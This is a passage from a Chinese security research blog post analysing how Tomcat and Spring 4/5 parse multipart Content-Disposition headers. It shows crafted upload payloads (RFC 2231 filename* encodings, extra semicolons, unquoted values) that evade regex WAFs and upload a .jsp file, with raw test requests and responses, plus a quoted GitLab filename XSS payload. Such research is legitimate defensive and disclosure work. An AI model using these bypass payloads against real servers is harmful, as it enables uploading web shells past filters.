                paramValue = parseQuotedToken(new char[] {
                        separator });

                if (paramValue != null) {
                    try {
                        paramValue = RFC2231Utility.hasEncodedValue(paramName) ? RFC2231Utility.decodeText(paramValue)
                                : MimeUtility.decodeText(paramValue);
                    } catch (final UnsupportedEncodingException e) {
                        // let's keep the original value in this case
                    }
                }
            }
            if (hasChar() && (charArray[pos] == separator)) {
                pos++; // skip separator
            }
            if ((paramName != null) && !paramName.isEmpty()) {
                paramName = RFC2231Utility.stripDelimiter(paramName);
                if (this.lowerCaseNames) {
                    paramName = paramName.toLowerCase(Locale.ENGLISH);
                }
                params.put(paramName, paramValue);
            }
        }
        return params;
    }
```

因此我们最终可以得到如下payload，此时仅仅基于正则的waf规则就很有可能会失效

```
------WebKitFormBoundaryQKTY1MomsixvN8vX
Content-Disposition: form-data*;;;;;;;;;;name*="UTF-
16BE'Y4tacker'%00d%00e%00p%00l%00o%00y%00W%00a%00r";;;;;;;;filename*="UTF-
16BE'Y4tacker'%00%22%00y%00%5C%004%00.%00%5C%00w%00%5C%00a%00r%00K"
Content-Type: application/octet-stream

123

------WebKitFormBoundaryQKTY1MomsixvN8vX--
```

可以看见成功上传



变形 更新2022-06-20

这里测试版本是Tomcat8.5.72，这里也不想再测其他版本差异了只是提供一种思路

在此基础上我发现还可以做一些新的东西，其实就是对`org.apache.tomcat.util.http.fileupload.ParameterParser#parse(char[], int, int, char)`函数进行深入分析

在获取值的时候`paramValue = parseQuotedToken(new char[] {separator });`，其实是按照分隔符`;`分割，因此我们不难想到前面的东西其实可以不用`"`进行包裹，在parseQuotedToken最后返回调用的是`return getToken(true);`，这个函数也很简单就不必多解释

```
private String getToken(final boolean quoted) {
        // Trim leading white spaces
        while ((i1 < i2) && (Character.isWhitespace(chars[i1]))) {
            i1++;
        }
        // Trim trailing white spaces
        while ((i2 > i1) && (Character.isWhitespace(chars[i2 - 1]))) {
            i2--;
        }
        // Strip away quotation marks if necessary
```

```
        if (quoted
            && ((i2 - i1) >= 2)
            && (chars[i1] == '"')
            && (chars[i2 - 1] == '"')) {
            i1++;
            i2--;
        }
        String result = null;
        if (i2 > i1) {
            result = new String(chars, i1, i2 - i1);
        }
        return result;
    }
```

可以看到这里也是成功识别的

```
------WebKitFormBoundaryQKTY1MomsixvN8vX
Content-Disposition: form-data*;;;;;;;;;
;name*="UTF-16BE'Y4tacker'%00d%00e%00p%00l%00o%00y%00W%00a%00r";;;;;;;
;filename*=UTF-16BE'Y4tacker'%00%22%00y%00%5C%004%00.%00%5C%00j%00%5C%00s%00p%00K
Content-Type: application/octet-stream

123
------WebKitFormBoundaryQKTY1MomsixvN8vX--
```

```
y4.jsp
```

既然调用`parse`解析参数时可以不被包裹，结合getToken函数我们可以知道在最后一个参数其实就不必要加`;`了，并且解析完通过`params.get("filename")`获取到参数后还会调用到`org.apache.tomcat.util.http.parser.HttpParser#unquote`那也可以基于此再次变形

为了直观这里就直接明文了，是不是也很神奇

```
------WebKitFormBoundaryQKTY1MomsixvN8vX
Content-Disposition: form-data;name="file";filename="y4\.jspZ
Content-Type: application/octet-stream

123
------WebKitFormBoundaryQKTY1MomsixvN8vX--
```

```
Connection: close


y4.jsp
```

扩大利用面

现在只是war包的场景，多多少少影响性被降低，但我们这串代码其实抽象出来就一个关键

```
Part warPart = request.getPart("deployWar");
String filename = warPart.getSubmittedFileName();
```

通过查询官方文档，可以发现从Servlet3.1开始，tomcat新增了对此的支持，也就意味着简单通过`javax.servlet.http.HttpServletRequest#getParts`即可，简化了我们文件上传的代码负担(如果我是开发人员，我肯定首选也会使用，谁不想当懒狗呢)

```
getSubmittedFileName
String getSubmittedFileName()
Gets the file name specified by the client
Returns:
the submitted file name
Since:
Servlet 3.1
```

更新Spring 2022-06-20

早上起床想着昨晚和陈师的碰撞，起床后又看了下陈师的星球，看到这个不妨再试试Spring是否也按照了RFC的实现呢（毕竟Spring内置了Tomcat，可能会有类似的呢）

```
Content-Disposition: attachment; filename*= UTF-8''%e2%82%ac%20rates
```

= 后面是跟着 何种编码，再接着是两个单引号，再接着是对 采用前述所用编码 编码后的 文件名。

并且在 filename 和 filename* 同时出现的情况下，按照 RFC应当忽略 filename=，采纳 filename*=

。

这样的形式在一些上传绕过中可以得到奇效，因为大多数的过滤往往是针对 filename 这样的格式，以 Gitlab 的一个 xss/目录遍历为例 https://hackerone.com/reports/1212067

> Normally file uploads would go through workhorse and end up being sanitized by CarrierWave::SanitizedFile, but it's possible when uploading a design to skip the workhorse by using a `Content-Disposition` header such as `Content-Disposition: form-data; name="1"; filename*=ASCII-8BIT''filename.png` which allows for any character to be used as part of the design filename.

CarrierWave::SanitizedFile 对 filename 进行了过滤，但利用

```
Content-Disposition: form-data; name="1"; filename*=ASCII-
8BIT''bbb%22class%3D%22gfm%22a%3D%27.png
```

在后续的逻辑中 bbb%22class%3D%22gfm%22a%3D%27.png 被拼接到html中，并且被解码后还原为，从而闭合双引号造成XSS

```
bbb"class="gfm"a='.png
```

但不是所有的框架都会按照rfc来，不过在测试时不妨作为一个技巧试试

Spring为我们提供了处理文件上传MultipartFile的接口

```
public interface MultipartFile extends InputStreamSource {
    String getName(); //获取参数名
    @Nullable
    String getOriginalFilename();//原始的文件名
    @Nullable
    String getContentType();//内容类型
    boolean isEmpty();
    long getSize(); //大小
    byte[] getBytes() throws IOException;// 获取字节数组
    InputStream getInputStream() throws IOException;//以流方式进行读取
    default Resource getResource() {
        return new MultipartFileResource(this);
    }
    // 将上传的文件写入文件系统
    void transferTo(File var1) throws IOException, IllegalStateException;
    // 写入指定path
    default void transferTo(Path dest) throws IOException, IllegalStateException {
        FileCopyUtils.copy(this.getInputStream(), Files.newOutputStream(dest));
    }
}
```

而spring处理文件上传逻辑的具体关键逻辑在`org.springframework.web.multipart.support.StandardMultipartHttpServletRequest#parseRequest`，抄个文件上传demo来进行测试分析

Spring4

这里我测试了`springboot1.5.20.RELEASE`内置`Spring4.3.23`，具体小版本之间是否有差异这里就不再探究

其中关于`org.springframework.web.multipart.support.StandardMultipartHttpServletRequest#parseRequest`的调用也有些不同

```
private void parseRequest(HttpServletRequest request) {
    try {
        Collection<Part> parts = request.getParts();
        this.multipartParameterNames = new LinkedHashSet(parts.size());
        MultiValueMap<String, MultipartFile> files = new LinkedMultiValueMap(parts.size());
        Iterator var4 = parts.iterator();

        while(var4.hasNext()) {
            Part part = (Part)var4.next();
```

```
            String disposition = part.getHeader("content-disposition");
            String filename = this.extractFilename(disposition);
            if (filename == null) {
                filename = this.extractFilenameWithCharset(disposition);
            }

            if (filename != null) {
                files.add(part.getName(), new StandardMultipartHttpServletRequest.StandardMultipartFile(part,
filename));
            } else {
                this.multipartParameterNames.add(part.getName());
            }
        }

        this.setMultipartFiles(files);
    } catch (Throwable var8) {
        throw new MultipartException("Could not parse multipart servlet request", var8);
    }
}
```

简单看了下和tomcat之前的分析很像，这里Spring4当中同时也是支持`filename*`格式的

看看具体逻辑

```
private String extractFilename(String contentDisposition, String key) {
        if (contentDisposition == null) {
```

```
            return null;
        } else {
            int startIndex = contentDisposition.indexOf(key);
            if (startIndex == -1) {
                return null;
            } else {
                  //截取filename=后面的内容
                String filename = contentDisposition.substring(startIndex + key.length());
                int endIndex;
                  //如果后面开头是“则截取”“之间的内容
                if (filename.startsWith("\"")) {
                    endIndex = filename.indexOf("\"", 1);
                    if (endIndex != -1) {
                        return filename.substring(1, endIndex);
                    }
                } else {
                  //可以看到如果没有“”包裹其实也可以，这和当时陈师分享的其中一个trick是符合的
                    endIndex = filename.indexOf(";");
                    if (endIndex != -1) {
                        return filename.substring(0, endIndex);
                    }
                }

                return filename;
            }
        }
    }
```

简单测试一波，与心中结果一致

Pretty Raw Hex \n

```
1 POST /uploads HTTP/1.1
2 Host: 10.133.61.225
3 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQKTY1MomsixvN8vX
4 Connection: close
5 Content-Length: 202
6
7 ------WebKitFormBoundaryQKTY1MomsixvN8vX
8 Content-Disposition: form-data;name="file";filename*=utf8'y4'1.txt
9 Content-Type: application/octet-stream
0
1 123
2
3 ------WebKitFormBoundaryQKTY1MomsixvN8vX--
4
```

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200
2 X-Application-Context: application:8080
3 Content-Type: text/plain;charset=UTF-8
4 Content-Length: 13
5 Date: Mon, 20 Jun 2022 02:30:42 GMT
6 Connection: close
7
8 /upload/1.txt
```

Request

Pretty Raw Hex \n

```
1 POST /uploads HTTP/1.1
2 Host: 10.133.61.225
3 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQKTY1MomsixvN8vX
4 Connection: close
5 Content-Length: 204
6
7 ------WebKitFormBoundaryQKTY1MomsixvN8vX
8 Content-Disposition: form-data;name="file";filename*="utf8'y4'1.txt"
9 Content-Type: application/octet-stream
10
11 123
12
13 ------WebKitFormBoundaryQKTY1MomsixvN8vX--
14
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200
2 X-Application-Context: application:8080
3 Content-Type: text/plain;charset=UTF-8
4 Content-Length: 13
5 Date: Mon, 20 Jun 2022 02:31:02 GMT
6 Connection: close
7
8 /upload/1.txt
```

同时由于indexof默认取第一位，因此我们还可以加一些干扰字符尝试突破waf逻辑

Request

Pretty Raw Hex \n

```
1 POST /uploads HTTP/1.1
2 Host: 10.133.61.225
3 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQKTY1MomsixvN8vX
4 Connection: close
5 Content-Length: 219
6
7 ------WebKitFormBoundaryQKTY1MomsixvN8vX
8 Content-Disposition: form-data;name="file";filename*="utf8'y4'1.txt";;;y4tacker;
9 Content-Type: application/octet-stream
10
11 123
12
13 ------WebKitFormBoundaryQKTY1MomsixvN8vX--
14
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200
2 X-Application-Context: application:8080
3 Content-Type: text/plain;charset=UTF-8
4 Content-Length: 13
5 Date: Mon, 20 Jun 2022 02:35:42 GMT
6 Connection: close
7
8 /upload/1.txt
```

如果filename*开头但是spring4当中没有关于url解码的部分

```
private String extractFilenameWithCharset(String contentDisposition) {
    String filename = this.extractFilename(contentDisposition, key: "filename*=");
    if (filename == null) {
        return null;
    } else {
```

```
            int index = filename.indexOf("'");
            if (index != -1) {
                Charset charset = null;

                try {
                    charset = Charset.forName(filename.substring(0, index));
                } catch (IllegalArgumentException var6) {
                }

                filename = filename.substring(index + 1);
                index = filename.indexOf("'");
                if (index != -1) {
                    filename = filename.substring(index + 1);
                }

                if (charset != null) {
                    filename = new String(filename.getBytes(US_ASCII), charset);
                }
            }

            return filename;
        }
    }
```

没有这部分会出现什么呢？我们只能自己发包前解码，这样的话如果出现00字节就会报错，报错后

看起来是spring框架解析header的原因，但是这里报错信息也很有趣将项目地址的绝对路径抛出了，感觉不失为信息收集的一种方式

Spring5

也是随便来个新的springboot2.6.4的，来看看spring5的，小版本间差异不测了，经过测试发现spring5和spring4之间也是有版本差异处理也有些不同，同样是在`parseRequest`

```
private void parseRequest(HttpServletRequest request) {
        try {
            Collection<Part> parts = request.getParts();
            this.multipartParameterNames = new LinkedHashSet(parts.size());
            MultiValueMap<String, MultipartFile> files = new LinkedMultiValueMap(parts.size());
            Iterator var4 = parts.iterator();

            while(var4.hasNext()) {
                Part part = (Part)var4.next();
                String headerValue = part.getHeader("Content-Disposition");
                ContentDisposition disposition = ContentDisposition.parse(headerValue);
                String filename = disposition.getFilename();
                if (filename != null) {
                    if (filename.startsWith("=?") && filename.endsWith("?=")) {
                        filename = StandardMultipartHttpServletRequest.MimeDelegate.decode(filename);
                    }

                    files.add(part.getName(), new StandardMultipartHttpServletRequest.StandardMultipartFile(part,
filename));
                } else {
                    this.multipartParameterNames.add(part.getName());
                }
            }
```


```
            this.setMultipartFiles(files);
        } catch (Throwable var9) {
            this.handleParseFailure(var9);
        }

    }
```

很明显可以看到这一行`filename.startsWith("=?") && filename.endsWith("?=")`，可以看出Spring对文件名也是支持QP编码

在上面能看到还调用了一个解析的方法`org.springframework.http.ContentDisposition#parse`

，多半就是这里了,那么继续深入下


可以看到一方面是QP编码，另一方面也是支持`filename*`,同样获取值是截取`"`之间的或者没找到就直接截取`=`后面的部分



如果是`filename*`后面的处理逻辑就是else分之，可以看出和我们上面分析spring4还是有点区别就是这里只支持`UTF-8/ISO-8859-1/US_ASCII`，编码受限制

```
int idx1 = value.indexOf(39);
int idx2 = value.indexOf(39, idx1 + 1);
if (idx1 != -1 && idx2 != -1) {
  charset = Charset.forName(value.substring(0, idx1).trim());
  Assert.isTrue(StandardCharsets.UTF_8.equals(charset) || StandardCharsets.ISO_8859_1.equals(charset), "Charset
should be UTF-8 or ISO-8859-1");
  filename = decodeFilename(value.substring(idx2 + 1), charset);
} else {
  filename = decodeFilename(value, StandardCharsets.US_ASCII);
}
```

但其实仔细想这个结果是符合RFC文档要求的




接着我们继续后面会继续执行`decodeFilename`

```java
private static String decodeFilename(String filename, Charset charset) {  filename: "1.txt"    charset: sun.nio.cs.UTF_8@5827
    Assert.notNull(filename, message: "'input' String` should not be null");
    Assert.notNull(charset, message: "'charset' should not be null");
    byte[] value = filename.getBytes(charset);  filename: "1.txt"    charset: sun.nio.cs.UTF_8@5827    value: [49, 46, 116, 120, 116]
    ByteArrayOutputStream baos = new ByteArrayOutputStream();  baos: java.io.ByteArrayOutputStream@5835
    int index = 0;  index: 0

    while(true) {
        while(index < value.length) {  value: [49, 46, 116, 120, 116]    index: 0
            byte b = value[index];
            if (!isRFC5987AttrChar(b)) {
                if (b != 37 || index >= value.length - 2) {
                    throw new IllegalArgumentException("Invalid header field parameter format (as defined in RFC 5987)");
                }

                char[] array = new char[]{(char)value[index + 1], (char)value[index + 2]};

                try {
                    baos.write(Integer.parseInt(String.valueOf(array), radix: 16));
                } catch (NumberFormatException var8) {
                    throw new IllegalArgumentException("Invalid header field parameter format (as defined in RFC 5987)", var8);
                }

                index += 3;
            } else {
                baos.write((char)b);
                ++index;
            }
        }

        return StreamUtils.copyToString(baos, charset);
    }
}
```

代码逻辑很清晰字符串的解码,如果字符串是否在`RFC 5987`文档规定的Header字符就直接调用baos.write写入

```
attr-char     = ALPHA / DIGIT
                / "!" / "#" / "$" / "&" / "+" / "-" / "."
                / "^" / "_" / "`" / "|" / "~"
                ; token except ( "*" / "'" / "%" )
```

如果不在要求这一位必须是`%`然后16进制解码后两位，其实就是url解码，简单测试即可



参考文章

https://www.ch1ng.com/blog/264.html

https://datatracker.ietf.org/doc/html/rfc6266#section-4.3

https://datatracker.ietf.org/doc/html/rfc2231

https://datatracker.ietf.org/doc/html/rfc5987#section-3.2.1

https://y4tacker.github.io/2022/02/25/year/2022/2/Java%E6%96%87%E4%BB%B6%E4%B8%8A%E4%BC%A0%E5%A4%A7%E6%9D%80%E5%99%A8-%E7%BB%95waf(%E9%92%88%E5%AF%B9commons-fileupload%E7%BB%84%E4%BB%B6)/

https://docs.oracle.com/javaee/7/api/javax/servlet/http/Part.html#getSubmittedFileName--

http://t.zoukankan.com/summerday152-p-13969452.html#%E4%BA%8C%E3%80%81%E5%A4%84%E7%90%86%E4%B8%8A%E4%BC%A0%E6%96%87%E4%BB%B6multipartfile%E6%8E%A5%E5%8F%A3

文章作者: Y4tacker

文章链接:
https://y4tacker.github.io/2022/06/19/year/2022/6/%E6%8E%A2%E5%AF%BBTomcat%E6%96%87%E4%BB%B6%E4%B8%8A%E4%BC%A0%E6%B5%81%E9%87%8F%E5%B1%82%E9%9D%A2%E7%BB%95waf%E6%96%B0%E5%A7%BF%E5%8A%BF/